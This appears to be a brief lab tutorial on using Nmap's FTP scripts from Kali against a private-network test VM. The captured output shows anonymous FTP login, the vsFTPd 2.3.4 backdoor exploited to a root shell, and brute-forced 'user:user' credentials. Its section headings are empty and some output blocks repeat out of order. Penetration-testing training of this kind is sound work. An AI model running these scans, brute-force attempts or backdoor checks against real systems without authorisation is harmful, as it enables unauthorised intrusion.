
NMAP Script Scan for FTP

Steps:-


1. Firstly go to kali and type “/usr/share/nmap/scripts” , then use “ls” command to enlist all the scripts



```
└─#  /usr/share/nmap/scripts/


┌──(root㉿root)-[/usr/share/nmap/scripts]
└─# ls
acarsd-info.nse                       http-hp-ilo-info.nse                    nrpe-enum.nse
address-info.nse                      http-huawei-hg5xx-vuln.nse              ntp-info.nse
afp-brute.nse                         http-icloud-findmyiphone.nse            ntp-monlist.nse
afp-ls.nse                            http-icloud-sendmsg.nse                 omp2-brute.nse
afp-path-vuln.nse                     http-iis-short-name-brute.nse           omp2-enum-targets.nse
afp-serverinfo.nse                    http-iis-webdav-vuln.nse                omron-info.nse
afp-showmount.nse                     http-internal-ip-disclosure.nse         openflow-info.nse
ajp-auth.nse                          http-joomla-brute.nse                   openlookup-info.nse
ajp-brute.nse                         http-jsonp-detection.nse                openvas-otp-brute.nse
ajp-headers.nse                       http-litespeed-sourcecode-download.nse  openwebnet-discovery.nse
ajp-methods.nse                       http-ls.nse                             oracle-brute.nse
ajp-request.nse                       http-majordomo2-dir-traversal.nse       oracle-brute-stealth.nse
allseeingeye-info.nse                 http-malware-host.nse                   oracle-enum-users.nse
amqp-info.nse                         http-mcmp.nse                           oracle-sid-brute.nse
asn-query.nse                         http-methods.nse                        oracle-tns-version.nse
auth-owners.nse                       http-method-tamper.nse                  ovs-agent-version.nse
auth-spoof.nse                        http-mobileversion-checker.nse          p2p-conficker.nse
backorifice-brute.nse                 http-ntlm-info.nse                      path-mtu.nse
backorifice-info.nse                  http-open-proxy.nse                     pcanywhere-brute.nse
bacnet-info.nse                       http-open-redirect.nse                  pcworx-info.nse
banner.nse                            http-passwd.nse                         pgsql-brute.nse
bitcoin-getaddr.nse                   http-phpmyadmin-dir-traversal.nse       pjl-ready-message.nse
bitcoin-info.nse                      http-phpself-xss.nse                    pop3-brute.nse
bitcoinrpc-info.nse                   http-php-version.nse                    pop3-capabilities.nse
bittorrent-discovery.nse              http-proxy-brute.nse                    pop3-ntlm-info.nse
```

2. Now type normal nmap command and add “—script=ftp*” for script scan



```
┌──(root㉿root)-[~]
└─# nmap  192.168.86.247 --script=ftp*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 07:40 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.86.247
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| ftp-syst:
|   STAT:
```


Vulnerabilities

Exploits


References for mitigation

```
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:76:8F:BD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 602.54 seconds
```



```
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.86.55
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3619 guesses in 602 seconds, average tps: 6.0
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
```



```
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:76:8F:BD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 602.54 seconds
```